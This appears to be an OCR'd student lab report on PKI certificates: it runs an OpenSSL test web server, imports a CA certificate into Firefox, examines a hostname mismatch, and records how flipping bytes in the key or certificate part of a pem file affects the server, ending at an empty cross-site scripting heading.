
```
[11/17/2017 12:48] root@ubuntu:/home/seed/CS-645-P2.1# cp server.key server.pem
[11/17/2017 12:48] root@ubuntu:/home/seed/CS-645-P2.1# cat server.crt >> server.pem
[11/17/2017 12:49] root@ubuntu:/home/seed/CS-645-P2.1# openssl s_server -cert serve
r.pem -www
Enter pass phrase for server.pem:
Using default temp DH parameters
Using default temp ECDH parameters
ACCEPT
```

Also, we launch the webserver using server.pem file:


`openssl s_server -cert server.pem -www`

By default, the server runs at port 4433, Now open Firefox and try opening https://pkilabserver.com:4433

Something like – The connection is Untrusted comes into image. This error pops up because the certificate is not trusted.




So, didn't we just created a certificate! Yes, but we need to import that certificate into our browser. Let's see how that is done.




In the mozilla settings, you go to the certificate manager and import ca.crt. In this case, after importing the certificate, it will be added, and we will be able to see this output:

========= Follow next page for the image==========



Above image shows the content from the PKIlabServer.com domain. Basic OpenSSL certificate is displayed in this.

Now, Let's make the following exceptional changes for observatory purpose. Say we try opening the certificate for https://localhost:4433, what will be the results.




☑ Well, if we check out the technical Highlights, we can see that it clearly states that localhost:4433 uses an invalid certificate. The certificate is only valid for PkiLabServer.com

The thing is both localhost and Pkilabserver are added to the host lists in the system, but the certificate that was generated was explicitly generated for PkiLabServer.com. Thus, the certificate is not valid for any other domain specifically.


Let's check by changing some bits in the certificate:

☑ So, let's open the file in ghex and check the original untouched pem file:




☑ Here, as seen in the image above, we can see that the server.pem file we have a combination of server.key and server.crt files. Here, we will be testing the bit from the server.key.

☑ Changing the key part of the Pem File:




We will be editing the first bit from 2 to 1.
Now, let's check the results.



Now, that we have changed the bit, we will see that with changed bit the Server will not be able to start itself, As when it tries to load the private key the server shall not start it that case as it recognizes that the integrity of the private key is tempered with.

To prove the point, we will set the private key's bit again from 1 to 2 and edit it back to original. Now we try opening the server and we can see that the server runs properly. Now, on the other end, we will edit the bit from the certificate and let's see how that works:



In the server.pem file, from the certificate section, when a bit is edited, we will be able be able to load start the server and we will be able to reload the website. The reason being, then the openssl server will issue this new certificate but still be be able to perform the handshake as the public and private keys are untampered.

==END OF PROBLEM 01==========

Problem 02: Cross Site Scripting (XSS)

Introduction:

